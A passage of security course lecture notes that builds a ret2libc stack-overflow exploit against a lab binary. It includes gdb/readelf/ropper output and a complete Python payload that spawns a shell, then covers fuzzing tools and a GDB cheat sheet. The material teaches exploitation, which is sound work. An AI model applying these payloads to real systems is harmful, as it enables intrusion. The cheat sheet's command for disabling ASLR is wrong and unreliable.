  - First function argument is passed in the rdi register. That means we have to prepare "/bin/sh" argument in the rdi register and then jump to an address with system function
  - We can set the argument with a gadget pop rdi; ret;

    - assuming the address of "/bin/sh" is prepared on the stack so it can be popped
- See a diagram below that shows how we plan to smash the stack:



- We have three problems to solve:
    1. What is the address of the system function?
    2. Is there a "/bin/sh" string in the binary? And if yes, what is the address of the string?
    3. What is the address of a pop rdi; ret; gadget?
- We will try to find all these addresses in a libc shared library which is loaded by our binary. So first, let's find out what libc shared library we are using. Again, we can do that using gdb
    - `gdb ./main`
    - `break main`
        - This command creates a breakpoint at the main function
    - `run`
        - Start the binary. We reach the breakpoint. During this part, the libc shared library was loaded
    - `info proc map`
        - This command outputs the addresses of dynamically loaded libraries

```
(gdb)
(gdb) info proc map
process 73
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms  objfile
      0x555555554000     0x555555555000     0x1000        0x0  r--p   /root/stack3/main
      0x555555555000     0x555555556000     0x1000     0x1000  r-xp   /root/stack3/main
      0x555555556000     0x555555557000     0x1000     0x2000  r--p   /root/stack3/main
      0x555555557000     0x555555558000     0x1000     0x2000  r--p   /root/stack3/main
      0x555555558000     0x555555559000     0x1000     0x3000  rw-p   /root/stack3/main
      0x7ffff7dda000     0x7ffff7ddd000     0x3000        0x0  rw-p
      0x7ffff7ddd000     0x7ffff7e03000    0x26000        0x0  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7e03000     0x7ffff7f58000   0x155000    0x26000  r-xp   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7f58000     0x7ffff7fab000    0x53000   0x17b000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7fab000     0x7ffff7faf000     0x4000   0x1ce000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7faf000     0x7ffff7fb1000     0x2000   0x1d2000  rw-p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7fb1000     0x7ffff7fbe000     0xd000        0x0  rw-p
      0x7ffff7fc3000     0x7ffff7fc5000     0x2000        0x0  rw-p
      0x7ffff7fc5000     0x7ffff7fc9000     0x4000        0x0  r--p   [vvar]
```

- We found path to the shared library (right line) and a base address to which the library is loaded (left line)

- Now, we need to search for an offset of the system function inside the libc library. We can use a tool readelf
  - readelf is a tool that displays information about ELF binaries or shared libraries
  - `readelf -s /usr/lib/x86_64-linux-gnu/libc.so.6 | grep system`

```
root@class8-exploitation-lab:~/stack3#
root@class8-exploitation-lab:~/stack3#
root@class8-exploitation-lab:~/stack3#
root@class8-exploitation-lab:~/stack3# readelf -s /usr/lib/x86_64-linux-gnu/libc.so.6 | grep system
  1024: 000000000004c490    45 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.2.5
root@class8-exploitation-lab:~/stack3#
```

  - We found an offset of a system function.

- We also need to find the string **"/bin/sh"** stored in the memory of the process. Let's search if it exists in the libc library
  - The tool strings searches for ASCII strings in the binary. With the below command, we search for an offset of "bin/sh" string

    - `strings -a -t x /usr/lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh`

```
root@class8-exploitation-lab:~/stack3#
root@class8-exploitation-lab:~/stack3#
root@class8-exploitation-lab:~/stack3#
root@class8-exploitation-lab:~/stack3# strings -a -t x /usr/lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
 196031 /bin/sh
root@class8-exploitation-lab:~/stack3#
```

    - We are lucky! The string already exists in the libc shared library and we found an offset where it's exactly located in the library. Note that the output number is in hexadecimal.

- Lastly, we need the pop rdi; ret; gadget. Let's search for it in the libc library again
    - `ropper --file /usr/lib/x86_64-linux-gnu/libc.so.6 --search 'pop rdi'`


```
0x000000000010e73d: pop rdi; ret 0xc;
0x00000000001138ad: pop rdi; sub cl, dh; dec dword ptr [rax - 0x77]; ret 0x8548;
0x00000000001795e0: pop rdi; xor eax, eax; add rsp, 0x38; ret;
0x00000000000591ad: pop rdi; iretd; cld; dec dword ptr [rax - 0x77]; ret 0xbee9;
0x00000000000277e5: pop rdi; ret;
```

        - In the output, we see many gadgets. We choose the one that fits our case. In this case the pop rdi; ret;
        - Again, the output shows us memory offset in the library


- It seems we have all the information to write our exploit!

```
import struct
import sys

libc_base = 0x7ffff7ddd000

system_func_address = libc_base + 0x4c490
shell_string_address = libc_base + 0x196031
pop_gadget_address = libc_base + 0x277e5

buff = b"a"*64                                  # overwrite the local buffer
buff += b"b"*8                                  # overwrite the rbp value
buff += struct.pack("Q", pop_gadget_address)    # address of the gadget
buff += struct.pack("Q", shell_string_address)  # address of 1st arg value
buff += struct.pack("Q", system_func_address)   # address of system function
buff += b"\n"

sys.stdout.buffer.write(buff)
```

- Unfortunately, this exploit probably does not work for you, YET!



  - The reason is that before calling a function in x86-64, the stack must be aligned to 16 bytes because of optimisation/performance reasons
  - We can solve this by adding to our exploit a simple gadget consiting of only ret; instruction. That will basically work as a NOP instruction and will put 8 bytes on the stack so it will be probably aligned.
  - `ropper --file /usr/lib/x86_64-linux-gnu/libc.so.6 --search 'ret'`



- So our final updated exploit looks like this

```
import struct
import sys

libc_base = 0x7ffff7ddd000

system_func_address = libc_base + 0x4c490
shell_string_address = libc_base + 0x196031
pop_gadget_address = libc_base + 0x277e5

ret_gadget_address = libc_base + 0xf655f

buff = b"a"*64                                  # overwrite the local buffer
buff += b"b"*8                                  # overwrite the rbp value
buff += struct.pack("Q", ret_gadget_address)    # just to align stack
buff += struct.pack("Q", pop_gadget_address)    # address of the gadget
buff += struct.pack("Q", shell_string_address)  # address of 1st arg value
buff += struct.pack("Q", system_func_address)   # address of system function
buff += b"\n"

sys.stdout.buffer.write(buff)
```

- In previous examples, we executed our exploits like this:


    - `python3 exploit.py | ./main`
    - We cannot use this approach in this case because python closes the standard input (stdin) after the script terminates. And we want to keep the stdin open to use it in the shell that we spawn.

- To keep the stdin opened, execute the exploit with this trick:
    - `(python3 exploit.py; cat) | ./main`
    - Running cat without arguments just echoes everything from stdin to stdout. That's why what happens is that we pipe output from our exploit into the target binary and still can keep typing commands which will be echoed to stdout (to the target binary) via cat

- 🎉 We have spawned a shell! 🎉
    - If the exploit is not working for you, make sure you did not forget to disable the ASLR: `setarch `uname -m` -R /bin/bash`

- Alright, but we disabled ASLR for this to work. How to pull off this attack in a real system with ASLR?
    - It's **difficult**!
    - You need to find a way around ASLR. Some ideas:
        - Exploiting another bug of the binary that leaks a base address of a loaded libc library
        - Finding a bug in the kernel implementation of ASLR to predict the "random" addresses
        - Find a bug in kernel to disable the ASLR
        - ...
    - All these techniques have happened before!

Fuzzing (17:20, 30min)



Fuzzing is an **automated software testing** technique to automatically **generate** various test cases **and observe** the behavior of a program

- Types of fuzzing
  - **Black Box** fuzzing
    A. Without the source code of the software
    B. Without the knowledge of the data structure
  - **Instrumented** fuzzing
    - The testing software has injected instrumentation code that tracks path execution and uses this information to alter the input data to maximize the tested code coverage
- **Advantages**:
  - Can find issues not easily visible with other testing methods
  - Good to find certain types of vulnerabilities, such as memory corruption and denial of service
  - Easy to setup
- **Risks and disadvantages**:

    - Might trigger unexpected and potentially dangerous behavior in the target system
    - The tested software might produce tons of log files, eventually leading to exhausting the disk space
        - Usually, programs clean the temporary files they creat, but if the fuzzer kills the target binary, nothing will be cleaned
    - Can run hours or days until all paths were tested at least once. It's essentially a brute-forcing approach

/dev/urandom fuzzing

- A simple example of very basic fuzzing that takes random stream of bytes from /dev/urandom device
- In theory (see Infinite Monkey Theorem), this approach is sufficient to find all bugs 🙃
- We can try to fuzz our first example of stack buffer overflow
    - `cat /dev/urandom | head -c 100 | ./stack0/main`
    - Very simple fuzzing but we actually observe different behavior!

(Secret code time!)

Radamsa (link)

- Radamsa is a tool to generate inputs to our target software based on the sample files we provide
- To install, we can clone the repository and compile the binary
    - `git clone https://gitlab.com/akihe/radamsa.git`
    - `cd radamsa && make`
- Radamsa is very easy to use and produces a bit smarter variations of the initial sample data; try yourself

    - `echo "BSY class 2024" | ./bin/radamsa`
    - `echo "5 * 2 = 10" | ./bin/radamsa`
- Inputting the produced test cases into the target software and observing its behavior is left to be done by the user
- Even such a simple tool is responsible for tens of discovered CVEs

American fuzzy lop (AFL) (link)

- The fuzzer was originally developed by Google, not maintained anymore. A community-driven fork called AFL++ is an actively developed successor of AFL.
- Currently, the standard in the fuzzing world
- Primarily used to fuzz a program with a source code - it instruments the code during a compilation to track the control flow of the program
- It requires the initial data to be provided by the user (surprisingly, the less, the better)
- In each iteration, AFL genetically modifies the data to maximize the test code coverage.

Google fuzzing of Open source projects initiative (link)

- In 2016, Google launched an initiative to fuzz open-source projects to increase the security of widely used projects
- For the submitted projects, they fuzz the tools 24/7 and maintain the infrastructure themselves while covering all the costs
- The initiative processes tens of trillions of test cases every day
- Quoting from the GitHub readme:
    - As of August 2023, OSS-Fuzz has helped identify and fix over 10,000 vulnerabilities and 36,000 bugs across 1,000 projects.

Some other fuzzers:

- zzuf
- jazzer

Announcement for the next class

- Both CTU students and online people make sure you have **Wireshark** installed
- Both CTU and online students, please download and install IDA Free[1] on your computers.

Assignment

1. This week, there is no assignment 🥳

Class Feedback

[1] https://hex-rays.com/ida-free/#download

By giving us feedback after each class,
we can make the next class even better!

bit.ly/BSYFeedback

Appendix I: GDB Cheat Sheet

📖 **GDB Cheat Sheet:**

- put line *set disassembly-flavor intel* into ~/.gdbinit file
- To disassemble a function
  - *disassemble <func>*
    - Why are instructions offsets different?
- To see addresses of different sections
  - *info proc map*
- To print an address of a function
  - *p main*
- To put a breakpoint
  - *break main*
  - *break *0x0008264*
- To continue the execution
  - *c*
- To run the binary
  - *r*
- To run the binary with stdin from the file
  - *r < /path/file.txt*
- To turn off ASLR
  - *set disable-randomization off*
- See 10 instructions after the instruction pointer
  - *x/10i $rip*
- See 20 words in hexadecimal (1 word = 4 bytes) on the stack

    - *x/20x $rsp*
- Print current values stored in registers
    - info registers
- Step to the next instruction without stepping into functions
    - *ni*